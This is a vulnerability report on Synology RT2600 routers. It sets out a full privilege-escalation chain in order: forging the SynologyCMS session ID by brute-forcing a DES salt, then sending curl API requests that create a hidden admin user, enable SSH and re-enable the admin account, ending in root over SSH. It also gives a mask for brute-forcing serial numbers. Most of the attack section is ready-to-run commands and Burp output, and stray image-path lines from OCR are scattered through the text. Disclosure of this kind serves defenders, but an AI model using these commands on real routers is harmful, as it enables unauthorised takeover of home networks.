Synology Network Wireless Router Vulnerability Report

TL;DR

When the SynologyCMS (uid 50000) is logged in via /usr/syno/etc/private/session/current.users, it is possible for an attacker to gain root privileges.

Caveats

The SynologyCMS user must be active. It helps greatly to know the device serial number, which means either local access or potentially brute-forcing (see closing thoughts).

Credit

Please credit Joshua Olson (https://github.com/cecada)
Contact: omegasec@tutamail.com

Equipment Details

Model:	RT2600
SRM Version:	SRM 1.2.3-8017 Update 4
CPU:	QUALCOMM Krait IPQ8065
Build Number:	8017
Serial Number:	1920P4Nxxxxxx

Network Details

Local IP:	192.168.1.1
Mesh State:	0
HTTP Port:	8000
HTTPS Port:	8001
Port fwd:	None / no ports forwarded
Port triggering:	None
DMZ:	Disabled
DNS:	1.1.1.1 /1.0.0.1

VPN

enable_priority_check:	true
failed_site_name:	
failed_site_num:	0
gatewayip:	
ifname:	tun0
netstatus:	disabled
ping_failed_cnt:	0
ping_succ_cnt:	0

WAN

enable_priority_check:	true
failed_site_name:	
failed_site_num:	0

gatewayip:	x7.2xx.1xx.1x
ifname:	eth0
netstatus:	enabled
ping_failed_cnt:	0
ping_succ_cnt:	600

LAN1/PPoE-WAN/PPPoE-LAN1/3GLTE/DS-Lite/MapE

enable_priority_check:	true
failed_site_name:	
failed_site_num:	0
gatewayip:	
ifname:	
netstatus:	disabled
ping_failed_cnt:	0
ping_succ_cnt:	0

Other Settings

DDNS / QuickConnect / Synology Account:	Disabled / not in use
SRM Automatically redirect HTTP to HTTPS:	true
Enable Windows network discovery:	true
Enable debug mode for Wi-Fi system log:	true
Pageview Analytics:	Disabled / not in use
Printers:	None
USB Disks:	Expansion - Seagate RSS LLC
Admin account:	Disabled
SSH/FTP/SFTP/WebDAV:	Disabled
Win File Service:	Enabled
SMB2:	Enabled

Security

Improve Protection against CSRF:	Enabled
Do not allow SRM to be in iFrame:	True
Enabled DoS Protection:	True
Pass-through Protocols:	None selected
Allow external access to SRM:	False
Enable Autoblock:	False
Services allowed through the firewall:	None
Firewall WAN – SRM no rule match:	Deny

Attack

About Session ID & Syno Token

After a user is authenticated via the HTTP SRM portal (https://192.168.1.1:8001/webman/index.cgi) a record gets created in /usr/syno/etc/private/session/current.users. This, along with a client set cookie, allows users to access the portal without having to login. The content of the file is formatted as follows:

```
{"host":"","name":"SynologyCMS","id":"12rU6xpPUxPII1920P4Nxxxxxx",
   "pos":"1","synotoken":"-------","skipCheckIp":"1","userType":"1",
   "app":"SYNOMESH","duration": "-1"}

{"host":"192.168.1.248","name":"admin",
      "id":"vUHaMyyyyyyyy1920P4Nxxxxxx","pos":"1",
      "synotoken":"vUzffzzzzzzzz","userType":"1","app":"current.users",
      "duration":"43200"}
```

The ID contains a DES(Unix) hash followed by the device serial number. As such, the ID can be broken down into the following format:

DES Salt	DES Digest	Device Serial Number
12	rU6xpPUxPII	1920P4Nxxxxxx

The digest is generated from hashing the username + the IP address, with the salt. For example:


```
user@Kali:~$ perl -e "print crypt('Synology192.168.1.1','12');" && echo
12rU6xpPUxPII
user@Kali:~$
```

Despite the Syno Token being intended to prevent/mitigate CSFR attacks, it's existence right now isn't relevant. In fact, the SynologyCMS user will be attacking appears to have a default token.


> **Note**: I understand DES(Unix) hashes can only be computed from eight characters. However, if you wish to attack another user accounts, this format may be needed (for example, the admin account). Therefore, for completeness/clarity, I will use the same form.


Attack Step 1: Acquiring the ID

Before we can attack, we need to acquire the ID. For this, create a file with every two-character combination (a-zA-Z0-9). This will provide a range of possible salts. Then hash each likely salts using the (Synology<IP Address>) + Serial Number. A simple Perl script can accomplish this.




Once the hashes have been generated, we can use Burp (or something similar) to brute force the API.






As you can see, we do not need to know the Syno Token. After this runs, and if the SynologyCMS user is logged in, we should get something like this:



Now we have the Syno Token. In tests, this method appears to work for any logged-in user. As user logins are validated against the local IP address, you may have to add X-Forwarded-For: <IP Address> to the header. The IP address, in this case, would be the likely local IP address of the device the user logged in from. Here is a test which was run against the logged-in admin user:


Intruder attack 2
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
1987 gCKvdC61eZ7zA1920P4N 200 364
2496 200 362
2495 oOml29lJVtUMU1920P4N 200 362
2494 oNL0GlDDD8URY1920P4N 200 362
2493 oMq26ZX8Tcx3.1920P4N 200 362
2492 oLPh9ouiYqh2Y1920P4N 200 362
2491 oKKTQQTFUsSEA1920P4N 200 362
2490 oJpNkkBV8fLCI1920P4N 200 362
2489 oIJ2rWGbwdYlw1920P4N 200 362
2488 oHUZxPZTaTsts1920P4N 200 362
2487 oGXI.tO7Xizeo1920P4N 200 362
2486 oFhUvIE5ozoB61920P4N 200 362
2485 oEQd0a6txf44c1920P4N 200 362
Request Response
Raw Headers Hex Render JSON Beautifier
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset="UTF-8"
Content-Length: 83
{
"SynoToken" : "gCdc ",
"result" : "success",
"success" : true
}
Search...
0 matches
Pretty
Waiting to pause

Attack Step 2: Exploiting & Privilege Escalation

The SynologyCMS user by default, cannot access SSH, and the system we tested we had both the admin user and SSH disabled. Here is how we got around this.

First, we need to create a new user. The following command will suffice:

```
curl -isk -H 'X-Requested-With: XMLHttpRequest' \
-H 'DNT: 1' \
-H 'X-SYNO-TOKEN: --------' \
-H 'Content-Type: application/x-www-form-urlencoded; charset=UTF-8' \
-X 'POST' \
-b 'stay_login=1; id=12rU6xpPUxPII1920P4Nxxxxxx' \
-d
'stop_when_error=true&compound=%5B%7B%22api%22%3A%22SYNO.Core.User%22,%22meth
od%22%3A%22create%22,%22version%22%3A1,%22name%22%3A%22test%22,%22is_admin%22
%3Atrue,%22userType%22%3A1,%22appPriv%22%3A%22%22,%22__cIpHeRtExT%22%3A%22kj1
J98aYhhS+DTs6WeLZ7Di4mPFHZz3jHMXA9PcT++22JCfDJcRlBrjjmNSOdgPFpKbF4Yhv8nYZTrUl
PQAi22heAzjat5fSaTZhUfUckoKGruFHo%2FnqC6lBNLkfvrD7C6JJLV8Dd995KRKiXcy6kES1K22
zamgB5s4oDRrD+1Nk15jIAgLBkw5X2TqUb6zDSjRoCFUA1zSJQLfZMDzDVJJSTCdM1Wrc7MkSWQaw
eUc3CysxETqfNLFbLanTI+DUsdAeOwTj2Tn9aQfm3OsqYPSfC8Uegj%2FxhPAbiTHgYeERb524th+
kAlx7c%2FildAVP3QE0%2FzLfX5mqFmYKLCnI1KQ+vLPHHfVHizHQ%2FRLLu0dIM%2FXSf175NXre
69rdlZ8771XGkIubfLDAcHBC35GQwltcissU6emM+meFrM48TVkNVWuPkiyCDB1+wF2i3wZH1TrSQ
ern28Snvh7aj2ZPRoh79o+D4jBMRXS6RKF4GPYYJeSrk9wsDP+CJHCEwWRfQyyNEmzDjZviwcgnHa
ihA%2FNEi0W8TzzynMfsIMHNjU5tC757pBerH1aXlpz1AAkfN7Qjkc9fvJD76t%2Ff42ohGkqDbup
BubIUnbCF%2FdwY%2F6tzM4LP5zMa6bhSgwdWE6BYBAsvaRP5CRKa59XkYGzCJjz0u%2Fx0QKClnP
PE9xHE%2Fbs%3D%22%7D,%7B%22api%22%3A%22SYNO.Core.Share.Permission%22,%22metho
d%22%3A%22set_by_user_group%22,%22version%22%3A1,%22name%22%3A%22test%22,%22u
ser_group_type%22%3A%22local_user%22,%22permissions%22%3A%5B%7B%22name%22%3A%
22homes%22,%22is_readonly%22%3Afalse,%22is_writable%22%3Atrue,%22is_deny%22%3
Afalse%7D%5D%7D%5D&api=SYNO.Entry.Request&method=request&version=1' \
"https://192.168.1.1:8001/webapi/_____________________________________________
____________entry.cgi"
```

This will create a user named test with the password TestmeN1w!. We generated the “cIpHeRtExT” by getting a public key from the API:

```
user@Kali:~$ curl -isk -H "Referer: https://192.168.1.1:8001/webman/index.cgi" -H "Cookie: stay_login=1;id=12rU6xpPUx
PII1920P4N[redacted] --data "format=module&api=SYNO.API.Encryption&method=getinfo&version=1" --url "https://192.168.1.1:
8001/webapi/encryption.cgi"
HTTP/1.1 200 OK
Date: Tue, 02 Jun 2020 02:21:57 GMT
Server: Apache
P3P: CP="IDC DSP COR ADM DEVi TAIi PSA PSD IVAi IVDi CONi HIS OUR IND CNT"
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/plain; charset="UTF-8"

{"data":{"cipherkey":"__cIpHeRtExT","ciphertoken":"__cIpHeRtOkEn","public_key":"
[redacted]
[redacted]","server_time":1591064517},"success":true}
user@Kali:~$
```

With the public key we can encrypt and URL encode a string as follows:

```
user@Kali:~/WiFi/crack$ echo "password=%22Thisisatry1.%22&__cIpHeRtOkEn=1591064359" > passdata
user@Kali:~/WiFi/crack$ openssl rsautl -encrypt -in passdata -pubin -inkey mykey.pub |base64 -w 0 && echo
Yqhn/6eNah49UWMoAXS9vDPFxA+ka5R7j02YIejVqFAyxcFbtuLOv1dUpPwxAGiSUhACZnbHCmvRkDrqfM2GiRCMykFcKGPS6ER4RiDIIMg5bsGymcjvt
Yw85bYvD49HO7NVQm3jP5SVW4Pxg1dTTHKnWYu769ZXCCb0vYOIVZuqDJUKVXEBmhV7Mt966JUJQ3c/mhU3eIUoRRQfz5IcULz25j/rO7ns3LdB+F3K9H
yLKf66hSnKF9GcvUCc5SwRyuPm6mB/SSszWqGLbmcEHzCiID1QzSaKZrpsLcB3VMyOzZ81X4XhWtf6eSZXI42+CEW2odjTacAJhge890Ss6aLXSHac7pe
u/1mByQCLG8l0jYpbwcod0xhOEeNfxUU12RYY0gQj2xltJKfcCCzgOdypc6NMgD9cT8Uo4Tli3sw0IeTYjwjpxBuQPWg34DfgxH9msrmpnSg3lyo379qn
4dnVQYZCKNhDNQZpLA4JbPbQ/B12WundGy2Pv3uHc4zc2xiqMrrsqCVcLQy8BvjRA6hJcMT17UYrtE2WAJDcaTIZSP4Fglm+5XvNPYIPKP5QMXji7dLT1
kAmCGqW2OKH43/5Y0jRg+JjBn8a+rZi+lt2A/yXy2onpv/U41l+Y5Pk07YiyBd2NNwX4HiNHZ5SqnmXB6f74//OUtWvM9cVUXw=
user@Kali:~/WiFi/crack$
```

Note: great care has to be taken not introduce a line break or any other unintended character. Also, the password string which is encrypted is URL encoded.

Once this is done, we can make this user an admin as follows:

```
curl -isk -H 'X-Requested-With: XMLHttpRequest' -H 'DNT: 1' -H 'X-SYNO-TOKEN:
--------' -H 'Content-Type: application/x-www-form-urlencoded; charset=UTF-8'
-X 'POST' -b 'stay_login=1; id=12rU6xpPUxPII1920P4Nxxxxxx' -d
'stop_when_error=false&compound=%5B%7B%22api%22%3A%22SYNO.Core.User%22,%22met
hod%22%3A%22set%22,%22version%22%3A1,%22name%22%3A%22test%22,%22description%2
2%3A%22%22,%22email%22%3A%22%22,%22cannot_chg_passwd%22%3Afalse,%22expired%22
%3A%22normal%22%7D,%7B%22api%22%3A%22SYNO.Core.BandwidthControl%22,%22method%
22%3A%22set%22,%22version%22%3A1,%22bandwidths%22%3A%5B%5D%7D,%7B%22api%22%3A
%22SYNO.Core.Group.Member%22,%22method%22%3A%22add%22,%22version%22%3A1,%22ui
d%22%3A1053,%22gid%22%3A101%7D%5D&api=SYNO.Entry.Request&method=request&versi
on=1'
"https://192.168.1.1:8001/webapi/_____________________________________________
___________entry.cgi"
```

However, the user still cannot SSH (even if SSH was enabled). At this point we could just log into the HTTP SRM, enable SSH, enable the admin account, and change the admin password. However, here is how you can enable SSH from the API:

```
curl -isk -H 'X-Requested-With: XMLHttpRequest' \
-H 'DNT: 1' \
-H 'X-SYNO-TOKEN: --------' \
-H 'Content-Type: application/x-www-form-urlencoded; charset=UTF-8' \
-X 'POST' \
-b 'stay_login=1; id=12rU6xpPUxPII1920P4Nxxxxxxxx' \
-d
'stop_when_error=false&compound=%5B%7B%22api%22%3A%22SYNO.Core.Terminal%22%2C
%22method%22%3A%22set%22%2C%22version%22%3A%222%22%2C%22enable_ssh%22%3Atrue%
2C%22ssh_port%22%3A22%2C%22ssh_hw_acc_cipher_only%22%3Afalse%7D%2C%7B%22api%2
2%3A%22SYNO.Core.SNMP%22%2C%22method%22%3A%22set%22%2C%22version%22%3A%221%22
%2C%22enable_snmp%22%3Afalse%7D%2C%7B%22api%22%3A%22SYNO.Core.Region.NTP.Serv
er%22%2C%22method%22%3A%22set%22%2C%22version%22%3A%221%22%2C%22enable%22%3At
rue%7D%2C%7B%22api%22%3A%22SYNO.Core.Terminal%22%2C%22method%22%3A%22get%22%2
C%22version%22%3A2%7D%2C%7B%22api%22%3A%22SYNO.Core.SNMP%22%2C%22method%22%3A
%22get%22%2C%22version%22%3A1%7D%2C%7B%22api%22%3A%22SYNO.Core.Region.NTP.Ser
ver%22%2C%22method%22%3A%22get%22%2C%22version%22%3A1%7D%5D&api=SYNO.Entry.Re
quest&method=request&version=1' \
"https://192.168.1.1:8001/webapi/_____________________________________________
___________entry.cgi"
```

We can also enable the disabled admin user from the API:

```
curl -isk -H 'X-Requested-With: XMLHttpRequest' \
-H 'DNT: 1' \
-H 'X-SYNO-TOKEN: --------' \
-H 'Content-Type: application/x-www-form-urlencoded; charset=UTF-8' \
-X 'POST' \
-b 'stay_login=1; id=12rU6xpPUxPII1920P4Nxxxxxxxx' \
-d
'stop_when_error=false&compound=%5B%7B%22api%22%3A%22SYNO.Core.User%22%2C%22m
ethod%22%3A%22set%22%2C%22version%22%3A1%2C%22name%22%3A%22admin%22%2C%22desc
ription%22%3A%22%22%2C%22email%22%3A%22%22%2C%22cannot_chg_passwd%22%3Afalse%
2C%22is_enabled%22%3Atrue%2C%22expired%22%3A%22normal%22%7D%2C%7B%22api%22%3A
%22SYNO.Core.BandwidthControl%22%2C%22method%22%3A%22set%22%2C%22version%22%3
A1%2C%22bandwidths%22%3A%5B%5D%7D%5D&api=SYNO.Entry.Request&method=request&ve
rsion=1' \
'https://192.168.1.1:8001/webapi/_____________________________________________
___________entry.cgi'
```

Getting root

Once the system admin account is enabled getting root is simply:

ssh root@192.168.1.1

The password is the same as the admin password (which you used your admin test account to change). Once root, you can then edit the /etc/passwd file to enable your test user to ssh into a shell.

Closing Thoughts: The Serial Number

It may be possible to also brute force the serial number. You could use the same tactics employed in Step 1 and generate a list of possible serial numbers. For the rt2600, the format of the serial number appears to be: nnnnPnNnnnn0?0?. where n is an integer (0-9), 'P' and 'N' are the actual characters, and the zeros at the end may be other random integers or actual zeros. Of all the examples I found, each one ended in two zeros, but my sample size was small. There were two specific formats which compromised 100% of the sample: nnnnP3Nnnnn00, and nnnnP4Nnnnn00. Using this mask, it would be possible to generate a great sample of possible serial numbers and may still be reasonable to brute force.

Conclusion

If everything was done right, we should have admin enabled, ssh enabled, and another account to which we know the password with admin privileges. Abusing the API in similar manners we can also open port 22 to the internet, and much more. We can do all this without knowing the Syno Token provided the SynologyCMS user is active.